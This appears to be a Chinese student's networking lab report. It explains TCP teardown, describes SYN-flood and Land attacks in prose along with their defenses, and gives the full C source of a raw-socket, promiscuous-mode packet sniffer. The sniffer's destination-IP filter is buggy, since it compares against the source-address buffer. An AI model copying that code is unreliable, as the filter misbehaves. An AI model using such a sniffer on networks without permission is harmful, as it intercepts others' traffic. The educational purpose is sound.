
通过抓包抓到 TCP 的四次挥手，但是因为这个 TCP 四次挥手的第二个和第三个报文合在了一起发送过去的，所以只有三个报文，这是四次挥手的特殊情况，也叫三次挥手：

```
192.168.1.140      174.143.213.184    TCP      66 57678 → 80 [FIN, ACK] Seq=135 Ack=22046 Win=52224 Len=0 T
174.143.213.184    192.168.1.140      TCP      66 80 → 57678 [FIN, ACK] Seq=22046 Ack=136 Win=6912 Len=0 TS
192.168.1.140      174.143.213.184    TCP      66 57678 → 80 [ACK] Seq=136 Ack=22047 Win=52224 Len=0 TSval=
```

(2) 传输层存在的安全性问题

针对于 TCP 协议的 SYN 标志，存在一个 SYN-flood 攻击，也叫 SYN 泛洪。Flood 就是“洪水”或“泛洪”的意思。SYN 攻击产生的原因是由于 TCP 协议的漏洞。

那什么是 SYN-flood 呢？SYN 攻击之所以叫这个名字，就是因为它利用了 TCP 协议中的 SYN 标志位。值得注意的是当接收端收到第一个握手报文后，就会立马为连接分配资源，这也就是 SYN 攻击利用的 TCP 协议的漏洞。如果攻击者只向被攻击之发送三次握手报文的第一个报文，即带有 SYN 标志的报文，并且是不断地发送。接收端每接收到这样一个报文，就会立刻分配资源。如果在短时间内收到大量的带有 SYN 标志的报文，就会导致被攻击者的资源迅速被消耗，以至于正常的用户想要和它建立连接时无法成功，也就无法为用户提供服务。下图为 SYN 泛洪攻击的图例：



SYN 泛洪攻击的解决办法有两个：


缩短超时时间，可以尽快的将半连接从挤压队列中移去，而不至于消耗太多时间，浪费资源。

增加挤压队列大小，可以提高某个端口连接数量，以容纳更多的半连接提高抵御 SYN 攻击的能力。


除了 SYN 泛洪还有一个 Land 攻击，也叫着陆攻击。Land 攻击同样是基于 TCP 一些的 SYN 标志。但是 Land 攻击与 SYN 攻击有所不同，可以说 Land 攻击是 SYN 攻击的升级版。SYN 攻击需要攻击者一直发送 SYN 攻击报文，以达到 DoS 攻击的目的，而 Land 攻击只需要发送一个报文至靶机，靶机就会瞬间瘫痪。

分析一下 Land 攻击的原理，一个正常的 TCP 三次握手报文的前两次报文，当两台主机想要正常建立连接，A 发送带有 SYN 标志位的报文，源 IP 地址写上自己的 IP 地址 A，目的地址写上目标 IP 地址 B。B 收到这个报文后，回复一个带有 SYN 标志的报文，源 IP 地址写上它自己的 IP 地址 B，目的地址写上刚才收

到的报文中的源 IP 地址。



如果有一个攻击者发送这样一个报文，这个报文带有 SYN 标志位，目的 IP 地址是 B，源 IP 地址也是 B，按照刚才的回复报文的过程，B 回复的报文就是这样，带有 SYN 标志，源 IP 地址是他自己的 IP 地址 B，目的 IP 地址是刚才收到的报文的源 IP 地址，还是 B。这个报文不会发送给别人，因为目的 IP 地址是自己，所以报文会发送给自己。前后两个报文可以发现，是完全一样的。那么就会造成一个效果：B 不断地给自己发送 SYN 报文，并且不断地分配资源。就导致自己把自己地资源消耗掉，最终造成拒绝服务。



当然 Land 攻击是由比较有效的防御办法，根据 Land 攻击的原理可以分析出，导致 Land 攻击的报文有这样的特点，就是该报文的源 IP 地址和目的 IP 地址是相同的。根据这一特点，只需要在接收到报文后分析一下该报文的源 IP 地址和目的 IP 地址是否相同，如果相同， 就直接丢弃掉。这样就能避免 Land 攻击。当然 SYN 攻击的防御办法对 Land 攻击也是有一定的效果的。

2. 遇到的问题及分析

在 TCP 协议的抓包分析过程中，在寻找 TCP 四次挥手的报文的时候，发现这个 TCP 断开连接的过程并不是四次挥手，而只有三次。我一开始以为我的抓包出现了问题，后面突然想到了三次挥手也能断开连接，三次挥手是四次挥手的一个特例。在一段（A）发送 FIN 标志位报文，另一端（B）回复这个报文的确认 ACK 时同时携带 FIN 标志位，最后 A 端对这个报文进行确认就能完成断开连接的操作。

3. 体会

TCP 协议作为 TCP/IP 协议栈中最为重要的两个协议之一，是非常值得我们深入研究的。TCP 协议的各种设计理念都非常巧妙，如三次握手、四次挥手、拥塞避免、慢开始、快恢复等等。都是前人智慧的结晶，我们去学习这些协议算法，不仅可以感受到前人的伟大思想，也能提升自己的理解能力。虽然网络原理讲 TCP 协议的各种知识的时候讲得是比较细致的，但是 TCP 协议依然有很多值得我

们深入研究的地方。特别是安全问题，越复杂的协议，越有安全性的问题，这些安全性的问题有很大的研究价值，网络安全永远是不可小觑的问题。

六、任务六

1. 实验内容

编写嗅探程序，完成 WireShark 的基本功能

我编写的嗅探程序为名为 sniffer，包括抓取数据包和过滤的一些功能。使用./sniffer -h 命令可以查看该程序的帮助：

```
[root@LUANCHE Sniffer]# ./sniffer -h
usage: snffer [-p 协议] [-s 源IP地址] [-d 目标IP地址]
    -p    协议[tcp/udp/icmp/igmp/arp]
    -s    源IP地址 address
    -d    目标IP地址 address
```

其中包括-p -s -d 参数，这些都是过滤数据包时使用的。-p 参数表示对协议的过滤，-s 参数表示对源 IP 地址的过滤，-d 参数表示对目的 IP 地址的过滤，当然这些过滤条件可以配合使用。其中协议过滤条件包括 TCP 协议、UDP 协议、ICMP 协议、IGMP 协议、ARP 协议。

下图为以太网帧和 IP 数据报的抓包：

```
---- 第77个:90字节 ----
Ethernet:
  源MAC地址: 00:50:56:eb:f0:d1 , 目的MAC地址: 00:0c:29:0f:9d:7c
  类型: 0x0800
IPv4:
  源IP: 192.168.148.11 , 目的IP: 119.28.206.193
  TTL: 64 , 首部长度: 20Byte
UDP:
  源端口: 40593 , 目的端口: 123
```

可以显示以太网帧的源 MAC 地址和目的 MA 地址，以及 IP 数据报中源 IP 地址，目标 IP 地址，TTL 生存时间，首部长度，IP 版本等数据。

下图为基于 UDP 的 SSDP 协议，对 UDP 报文进行了分析：

```
---- 第68个:179字节 ----
Ethernet:
  源MAC地址: 01:00:5e:7f:ff:fa , 目的MAC地址: 00:50:56:c0:00:08
  类型: 0x0800
IPv4:
  源IP: 192.168.148.2 , 目的IP: 239.255.255.250
  TTL: 4 , 首部长度: 20Byte
UDP:
  源端口: 58685 , 目的端口: 1900 (ssdp)
```

该 Sniffer 可以识 UDP 和 TCP 熟知端口对应的协议，如 ssdp, dns, ftp, http, https, ssh, telnet 等。

下图为 TCP 报文的分析，如下是一个完整的 TCP 三次握手：

```
---- 第18个:74字节 ----
Ethernet:
  源MAC地址: 00:50:56:eb:f0:d1 , 目的MAC地址: 00:0c:29:0f:9d:7c
  类型: 0x0800
IPv4:
  源IP: 192.168.148.11 , 目的IP: 134.175.61.207
  TTL: 64 , 首部长度: 20Byte
TCP:
  源端口: 54216 , 目的端口: 80 (http)
  标志位: SYN
  seq: 827394968
```

```
---- 第19个:60字节 ----
Ethernet:
  源MAC地址: 00:0c:29:0f:9d:7c , 目的MAC地址: 00:50:56:eb:f0:d1
  类型: 0x0800
IPv4:
  源IP: 134.175.61.207 , 目的IP: 192.168.148.11
  TTL: 128 , 首部长度: 20Byte
TCP:
  源端口: 80 (http) , 目的端口: 54216
  标志位: ACK SYN
  seq: 1802324526 , ack: 827394969
```

```
---- 第20个:54字节 ----
Ethernet:
  源MAC地址: 00:50:56:eb:f0:d1 , 目的MAC地址: 00:0c:29:0f:9d:7c
  类型: 0x0800
IPv4:
  源IP: 192.168.148.11 , 目的IP: 134.175.61.207
  TTL: 64 , 首部长度: 20Byte
TCP:
  源端口: 54216 , 目的端口: 80 (http)
  标志位: ACK
  seq: 827394969 , ack: 1802324527
```

对于 TCP 的分析，该 Sniffer 程序可以识别源端口和目的端口以及对应的协议，6 个标志位， 序号和确认号。对于分析 TCP 连接的建立和断开十分有帮助。

下图为 ARP 请求的报文分析，下图包含了 ARP 请求报文和 ARP 应答报文：

```
---- 第14个:42字节 ----
Ethernet:
  源MAC地址: 00:50:56:eb:f0:d1 , 目的MAC地址: 00:0c:29:0f:9d:7c
  类型: 0x0806
ARP:
  操作类型: 1 (ARP请求)
  描述: Who has 192.168.148.1? Tell 192.168.148.11


---- 第15个:60字节 ----
Ethernet:
  源MAC地址: 00:0c:29:0f:9d:7c , 目的MAC地址: 00:50:56:eb:f0:d1
  类型: 0x0806
ARP:
  操作类型: 2 (ARP应答)
  描述: 192.168.148.1 is at 00:50:56:eb:f0:d1
```

除了可以识别 ARP 报文的类型，我还加上了描述信息，类似 wireshark 对于 ARP 报文的描述。

下图为 ICMP 协议的报文分析，以下为 ICMP 请求报文和响应报文：

```
---- 第1个:98字节 ----
Ethernet:
  源MAC地址: 00:0c:29:9c:5c:d5 , 目的MAC地址: 00:0c:29:46:1c:32
  类型: 0x0800
IPv4:
  源IP: 192.168.148.44 , 目的IP: 192.168.148.33
  TTL: 64 , 首部长度: 20Byte
ICMP:
  类型: 8 (Echo (ping) 请求) , 代码: 0


---- 第2个:98字节 ----
Ethernet:
  源MAC地址: 00:0c:29:46:1c:32 , 目的MAC地址: 00:0c:29:9c:5c:d5
  类型: 0x0800
IPv4:
  源IP: 192.168.148.33 , 目的IP: 192.168.148.44
  TTL: 64 , 首部长度: 20Byte
ICMP:
  类型: 0 (Echo (ping) 响应) , 代码: 0
```

可以根据类型和代码区分 ICMP 报文的类型。不仅可以识别正常响应的报文，还能识别目标不可达报文，包括端口不可达，网络不可达，协议不可达，主机不可达，以及超时报文。下图为主机不可达的 ICMP 报文：

```
---- 第18个:126字节 ----
Ethernet:
  源MAC地址: 00:00:00:00:00:00 , 目的MAC地址: 00:00:00:00:00:00
  类型: 0x0800
IPv4:
  源IP: 192.168.148.11 , 目的IP: 192.168.148.11
  TTL: 64 , 首部长度: 20Byte
ICMP:
  类型: 3 (目标不可达) , 代码: 1 (主机不可达)
```

直接使用./sniffer 命令可以打开嗅探程序，并使用混杂模式监听所有的数据。可以使用-p 参数过滤协议，-s 参数过滤源 IP 地址， -d 参数过滤目标 I 地址。这三个参数也可以混合使用。下面是使用的演示图片，通过-p udp -s 192.168.148.2，过滤协议为 UDP，源 IP 地址为 192.168.148.2 的数据包

```
[root@LUANCHE Sniffer]# ./sniffer -p udp -s 192.168.148.2


---- 第1个:216字节 ----
Ethernet:
  源MAC地址: 01:00:5e:7f:ff:fa , 目的MAC地址: 00:50:56:c0:00:08
  类型: 0x0800
IPv4:
  源IP: 192.168.148.2 , 目的IP: 239.255.255.250
  TTL: 1 , 首部长度: 20Byte
UDP:
  源端口: 58452 , 目的端口: 1900 (ssdp)


---- 第2个:216字节 ----
Ethernet:
  源MAC地址: 01:00:5e:7f:ff:fa , 目的MAC地址: 00:50:56:c0:00:08
  类型: 0x0800
IPv4:
  源IP: 192.168.148.2 , 目的IP: 239.255.255.250
  TTL: 1 , 首部长度: 20Byte
UDP:
  源端口: 58452 , 目的端口: 1900 (ssdp)
```

下面是该 sniffer 程序的源码：

sniffer.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <linux/if_ether.h>
//#include <linux/in.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <netinet/in.h>

unsigned char buffer[2048];

void num2p(int num, char *prot){//TCP 和 UDP 协议端口号转协议类型
    switch (num)
    {
    case 7:
        strcpy(prot,"echo");
        break;
    case 15:
        strcpy(prot,"netstat");
        break;
```

```
case 21:
    strcpy(prot,"ftp");
    break;
case 22:
    strcpy(prot,"ssh");
    break;
case 23:
    strcpy(prot,"telnet");
    break;
case 25:
    strcpy(prot,"smtp");
    break;
case 37:
    strcpy(prot,"time");
    break;
case 53:
    strcpy(prot,"dns");
    break;
case 57:
    strcpy(prot,"mtp");
    break;
case 69:
    strcpy(prot,"tftp");
    break;
case 80:
    strcpy(prot,"http");
    break;
case 110:
    strcpy(prot,"pop3");
    break;
case 179:
    strcpy(prot,"bgp");
    break;
case 443:
    strcpy(prot,"https");
    break;
case 1521:
    strcpy(prot,"oracle");
    break;
case 1900:
    strcpy(prot,"ssdp");
    break;
case 3306:
    strcpy(prot,"mysql");
```

```
        break;
    default:
        strcpy(prot,"");
        break;
    }
}


void analyse_udp(unsigned char *udphead){//UDP 协议分析函数
    printf("UDP:\n");
    int sport=(udphead[0]<<8)+udphead[1];
    int dport=(udphead[2]<<8)+udphead[3];
    printf("  源端口: %d ",sport);
    char udp_sprot[10]={};
    char udp_dprot[10]={};
    num2p(sport,udp_sprot);
    if(strlen(udp_sprot)) printf("(%s) ",udp_sprot);
    printf(", ");
    printf("目的端口: %d ",dport);
    num2p(dport,udp_dprot);
    if(strlen(udp_dprot)) printf("(%s) ",udp_dprot);
    printf("\n");
}

void analyse_tcp(unsigned char *tcphead){//TCP 协议分析函数
    printf("TCP:\n");
    int sport=(tcphead[0]<<8)+tcphead[1];
    int dport=(tcphead[2]<<8)+tcphead[3];
    printf("  源端口: %d ",sport);
    char tcp_sprot[10]={};
    char tcp_dprot[10]={};
    num2p(sport,tcp_sprot);
    if(strlen(tcp_sprot)) printf("(%s) ",tcp_sprot);
    printf(", ");
    printf("目的端口: %d ",dport);
    num2p(dport,tcp_dprot);
    if(strlen(tcp_dprot)) printf("(%s) ",tcp_dprot);
    printf("\n");
    int urg,ack,psh,rst,syn,fin;
    int flag=tcphead[13] % 0b1000000;
    //获取标志位，URG ACK PSH RST SYN FIN
    urg=flag/0b100000;flag=flag%0b100000;
    ack=flag/0b10000 ;flag=flag%0b10000 ;
    psh=flag/0b1000  ;flag=flag%0b1000  ;
```

```
    rst=flag/0b100   ;flag=flag%0b100   ;
    syn=flag/0b10    ;flag=flag%0b10    ;
    fin=flag;
    printf("  标志位: ");
    if(urg) printf("URG ");
    if(ack) printf("ACK ");
    if(psh) printf("PSH ");
    if(rst) printf("RST ");
    if(syn) printf("SYN ");
    if(fin) printf("FIN ");
    printf("\n");
    //获取序号和确认号
    unsigned long SEQ=0,ACK=0;
    int i;
    for(i=0;i<3;i++){
        SEQ+=tcphead[i+4];
        SEQ=SEQ<<8;
        ACK+=tcphead[i+8];
        ACK=ACK<<8;
    }
    SEQ+=tcphead[i+4];
    ACK+=tcphead[i+8];
    printf("  seq: %lu ",SEQ);
    if(ack) printf(", ack: %lu \n",ACK);
    else printf("\n");

}

void analyse_icmp(unsigned char *icmphead){//ICMP 协议分析函数
    printf("ICMP: \n");
    unsigned int type,code;
    type = icmphead[0];//类型
    code = icmphead[1];//代码
    printf("  类型: %d ",type);
    if(type == 8){
        printf("(Echo (ping) 请求) , 代码: %d  \n",code);
    }else if(type == 0){
        printf("(Echo (ping) 响应) , 代码: %d  \n",code);
    }else if(type == 3){
        printf("(目标不可达) , 代码: %d ",code);
        if(code == 0){
            printf("(网络不可达) \n");
        }else if(code == 1){
            printf("(主机不可达) \n");
```

```
        }else if(code == 2){
            printf("(协议不可达) \n");
        }else if(code == 3){
            printf("(端口不可达) \n");
        }else{
            printf("\n");
        }
    }else if(type == 11){
        printf("(TTL 超时) , 代码: %d \n",code);
    }else{
        printf(", 代码: %d \n",code);
    }
}

void analyse_igmp(unsigned char *igmphead){//IGMP 协议分析函数
    printf("IGMP: \n");
}

void analyse_ip(unsigned char *iphead){//IP 协议分析函数
    if(iphead[0] / 0x10 == 4){//IPv4，IP 版本号
        int lenth = (iphead[0] % 0x10)*4;//首部长度
        printf("IPv4: \n");
        printf("  源 IP: %d.%d.%d.%d ,
",iphead[12],iphead[13],iphead[14],iphead[15]);
        printf("目的 IP: %d.%d.%d.%d
\n",iphead[16],iphead[17],iphead[18],iphead[19]);
        printf("  TTL: %d , 首部长度: %dByte \n",iphead[8],lenth);
        //根据协议 id 调用内层协议分析函数
        if(iphead[9]==6) analyse_tcp(iphead+lenth);
        else if(iphead[9]==17) analyse_udp(iphead+lenth);
        else if(iphead[9]==1) analyse_icmp(iphead+lenth);
        else if(iphead[9]==2) analyse_igmp(iphead+lenth);
        else printf("  协议 id: %d\n",iphead[9]);
    }else{
        printf("  IP 版本: %d\n",iphead[0] / 0x10);
        return ;
    }
}

void analyse_arp(unsigned char *arphead){//ARP 协议分析函数
    printf("ARP: \n");
    unsigned int opcode = (arphead[6]<<8)+arphead[7];//操作码
    printf("  操作类型: %d ",opcode);
    if(opcode == 1){
```

```
        printf("(ARP 请求) \n");
        printf("  描述: Who has %d.%d.%d.%d? Tell %d.%d.%d.%d\n",
            arphead[24],arphead[25],arphead[26],arphead[27],
            arphead[14],arphead[15],arphead[16],arphead[17]
        );
    }else if(opcode == 2){
        printf("(ARP 应答) \n");
        printf("  描述: %d.%d.%d.%d is
at %02x:%02x:%02x:%02x:%02x:%02x\n",
            arphead[14],arphead[15],arphead[16],arphead[17],

arphead[8],arphead[9],arphead[10],arphead[11],arphead[12],arphead[13]
        );
    }else{
        printf("\n");
    }
}

void analyse_eth(unsigned char *ethhead){//以太网帧协议分析函数
    printf("Ethernet:\n");
    printf("  源 MAC 地址: %02x:%02x:%02x:%02x:%02x:%02x ,
",ethhead[6],ethhead[7],ethhead[8],ethhead[9],ethhead[10],ethhead[11]);
    printf("目的 MAC 地
址: %02x:%02x:%02x:%02x:%02x:%02x\n",ethhead[0],ethhead[1],ethhead[2],et
hhead[3],ethhead[4],ethhead[5]);
    int eth_type = (ethhead[12]<<8)+ethhead[13];//下层协议类型
    printf("  类型: 0x%04x\n",eth_type);
    if(eth_type == 0x0800)//IP 协议
        analyse_ip(ethhead+14);
    else if(eth_type == 0x0806)//ARP 协议
        analyse_arp(ethhead+14);
}


int main(int argc, char **argv){
    int sock,n;
    struct ip *ip;
    struct ifreq ethreq;
    int no=0;
    //设置原始套接字方式为接收所有数据包
    if((sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL)))<0){
        perror("原始套接字建立失败\n");
        exit(1);
    }
```

```
//设置网卡工作方式为混杂模式
strncpy(ethreq.ifr_name,"ens160",IFNAMSIZ);
if(ioctl(sock,SIOCGIFFLAGS,&ethreq)==-1){
    perror("设置混杂工作模式失败\n");
    close(sock);
    exit(1);
}
ethreq.ifr_flags|=IFF_PROMISC;
if(ioctl(sock,SIOCSIFFLAGS,&ethreq)==-1){
    perror("设置混杂工作模式失败\n");
    close(sock);
    exit(1);
}
//开始捕获数据并进行简单分析
char ch;
char proto[6]={},
     saddr[20]={},
     daddr[20]={},
     address[20]={};
int addrnum = 0;
int slen = 0;

while((ch = getopt(argc, argv, "p:s:d:h")) != -1){//参数捕获
    switch (ch) {
        case 'p':
            slen = strlen(optarg);
            if(slen > 5){
                fprintf(stdout, "协议类型错误\n");
                return -1;
            }
            memcpy(proto, optarg, slen);
            proto[slen] = '\0';
            break;
        case 's':
            slen = strlen(optarg);
            if(slen > 15 || slen < 7){
                fprintf(stdout, "源 IP 地址格式错误\n");
                return -1;
            }
            memcpy(saddr, optarg, slen);
            saddr[slen] = '\0';
            break;
        case 'd':
            slen = strlen(optarg);
```

```
                if(slen > 15 || slen < 7){
                    fprintf(stdout, "目标 IP 地址格式错误\n");
                    return -1;
                }
                memcpy(daddr, optarg, slen);
                saddr[slen] = '\0';
                break;
            case 'h':
                fprintf(stdout, "usage: snffer [-p 协议] [-s 源 IP 地址] [-
d 目标 IP 地址]\n"
                                "    -p    协议[tcp/udp/icmp/igmp/arp]\n"
                                "    -s    源 IP 地址 address\n"
                                "    -d    目标 IP 地址 address\n");
                exit(0);
            case '?':
                fprintf(stdout, "无法识别参数: %c\n", ch);
                exit(-1);
        }
    }

    while(1){
        n = recvfrom(sock,buffer,2048,0,NULL,NULL);
        if(strlen(proto)){
            if(strcmp(proto, "tcp\0")==0){//根据协议过滤
                if(buffer[23] != 6)
                    continue;
                else
                    goto addr;
            }else if(strcmp(proto, "udp\0")==0){
                if(buffer[23] != 17)
                    continue;
                else
                    goto addr;
            }else if(strcmp(proto, "icmp\0")==0){
                if(buffer[23] != 1)
                    continue;
                else
                    goto addr;
            }else if(strcmp(proto, "igmp\0")==0){
                if(buffer[23] != 2)
                    continue;
                else
                    goto addr;
            }else if(strcmp(proto, "arp\0")==0){
```

```
                if(((buffer[12]<<8)+buffer[13]) != 0x0806)
                    continue;
                else
                    goto start;
            }
        }

addr:
        if(strlen(saddr)){//根据源地址过滤
            if(buffer[14] / 0x10 != 4)
                continue;

sprintf(address,"%d.%d.%d.%d",(int)buffer[26],(int)buffer[27],(int)buff
er[28],(int)buffer[29]);

            if(strcmp(address, saddr) != 0)
                continue;
        }
        if(strlen(daddr)){//根据目标地址过滤
            if(buffer[14] / 0x10 != 4)
                continue;

sprintf(address,"%d.%d.%d.%d",buffer[30],buffer[31],buffer[32],buffer[3
3]);
            if(strcmp(address, saddr) != 0)
                continue;
        }
start:
        no++;
        printf("\n\n---- 第%d 个:%d 字节 ----\n",no,n);
        //检查包是否包含了至少完整的以太帧(14)，IP(20)和 TCP/UDP(8)包头
        if(n<42){
            perror("recvfrom():");
            printf("不完整以太网帧 (errno: %d)\n",errno);
            close(sock);
            exit(0);
        }
        analyse_eth(buffer);//调用以太网桢分析函数
    }

    return 0;
}
```

2. 遇到的问题及分析

在程序参数获取时，使用不同的参数获取方式，一个一个分析十分困难，也

浪费时间，于是找到了这个 getopt()函数来进行参数捕获，这个捕获函数十分号用，只需传入 argc 和 argv 以及一个用分号分割的参数符号串，之后使用 switch 就能很好的进行捕获。如下图的代码：

```
while((ch = getopt(argc, argv, "p:s:d:h")) != -1){//参数捕获
    switch (ch) {
        case 'p':
            slen = strlen(optarg);
            if(slen > 5){
                fprintf(stdout, "协议类型错误\n");
                return -1;
        }
            memcpy(proto, optarg, slen);
            proto[slen] = '\0';
            break;
        case 's':
            slen = strlen(optarg);
            if(slen > 15 || slen < 7){
                fprintf(stdout, "源IP地址格式错误\n");
                return -1;
        }
            memcpy(saddr, optarg, slen);
            saddr[slen] = '\0';
            break;
        case 'd':
            slen = strlen(optarg);
            if(slen > 15 || slen < 7){
                fprintf(stdout, "目标IP地址格式错误\n");
                return -1;
        }
            memcpy(daddr, optarg, slen);
            saddr[slen] = '\0';
            break;
        case 'h':
            fprintf(stdout, "usage: snffer [-p 协议] [-s 源IP地址] [-d 目标IP地址]\n"
                            "    -p    协议[tcp/udp/icmp/igmp/arp]\n"
                            "    -s    源IP地址 address\n"
                            "    -d    目标IP地址 address\n");
```

这个程序最难的部分是不同协议的分析，为了能够对于网络层次模型，那么解封装过程也应该对应着一层一层的实现。最外层为以太网帧的分析，我将其命名为 analyse_eth()函数，在该函数中根据不同的协议号，如 ip 和 arp 分别调用 analyse_ip()和 analyse_arp()两个函数进行进一步的解封。在 IP 报文的解封函数中，会继续根据 IP 头部的协议字段，分别交由 analyse_udp()、analyse_icmp()、analyse_igmp()函数进行下一层的解封。每一个分析的函数都不难，但是每一个协议的分析方式都有所不同，所以这个程序写起来可以说是花了很多时间。其中最难的就是 TCP 报文的分析，为了能够很好的体现 TCP 的各个功能，需要分析的字段特别多，下图就是 TCP 分析的函数代码：

```c
void analyse_tcp(unsigned char *tcphead){//TCP协议分析函数
    printf("TCP:\n");
    int sport=(tcphead[0]<<8)+tcphead[1];
    int dport=(tcphead[2]<<8)+tcphead[3];
    printf("  源端口: %d ",sport);
    char tcp_sprot[10]={};
    char tcp_dprot[10]={};
    num2p(sport,tcp_sprot);
    if(strlen(tcp_sprot)) printf("(%s) ",tcp_sprot);
    printf(", ");
    printf("目的端口: %d ",dport);
    num2p(dport,tcp_dprot);
    if(strlen(tcp_dprot)) printf("(%s) ",tcp_dprot);
    printf("\n");
    int urg,ack,psh,rst,syn,fin;
    int flag=tcphead[13] % 0b1000000;
   //获取标志位，URG ACK PSH RST SYN FIN
    urg=flag/0b100000;flag=flag%0b100000;
    ack=flag/0b10000 ;flag=flag%0b10000 ;
    psh=flag/0b1000  ;flag=flag%0b1000  ;
    rst=flag/0b100   ;flag=flag%0b100   ;
    syn=flag/0b10    ;flag=flag%0b10    ;
    fin=flag;
    printf("  标志位: ");
    if(urg) printf("URG ");
    if(ack) printf("ACK ");
    if(psh) printf("PSH ");
    if(rst) printf("RST ");
    if(syn) printf("SYN ");
    if(fin) printf("FIN ");
    printf("\n");
   //获取序号和确认号
    unsigned long SEQ=0,ACK=0;
    int i;

    for(i=0;i<3;i++){
        SEQ+=tcphead[i+4];
        SEQ=SEQ<<8;
        ACK+=tcphead[i+8];
        ACK=ACK<<8;
   }
    SEQ+=tcphead[i+4];
    ACK+=tcphead[i+8];
    printf("  seq: %lu ",SEQ);
    if(ack) printf(", ack: %lu \n",ACK);
    else printf("\n");
```

可以看到其中的端口号，以及端口号对应的协议类型，以及标志位，序号和确认

号等字段的分析。

3. 体会

这个实验的程序是我花了最多的时间写的。一共写了 362 行，比信息安全老师给的 sniffer 的样例程序足足多了两百多行。写了好几个协议的分析函数，每一个分析函数都分析的非常清晰。可以说这个程序写完后我真的感觉收获了特别特别多的东西，对这几个协议理解的非常透彻。每个协议头部的字段表示的含义，不同类型的数据包表示的意思都掌握了。真的还是那句话，想要深刻的理解某个协议，那就编程实现它。三百多行的代码看似不多，实际上真的花费了我很多时间，最后写出来这个程序，感觉也是非常的开心。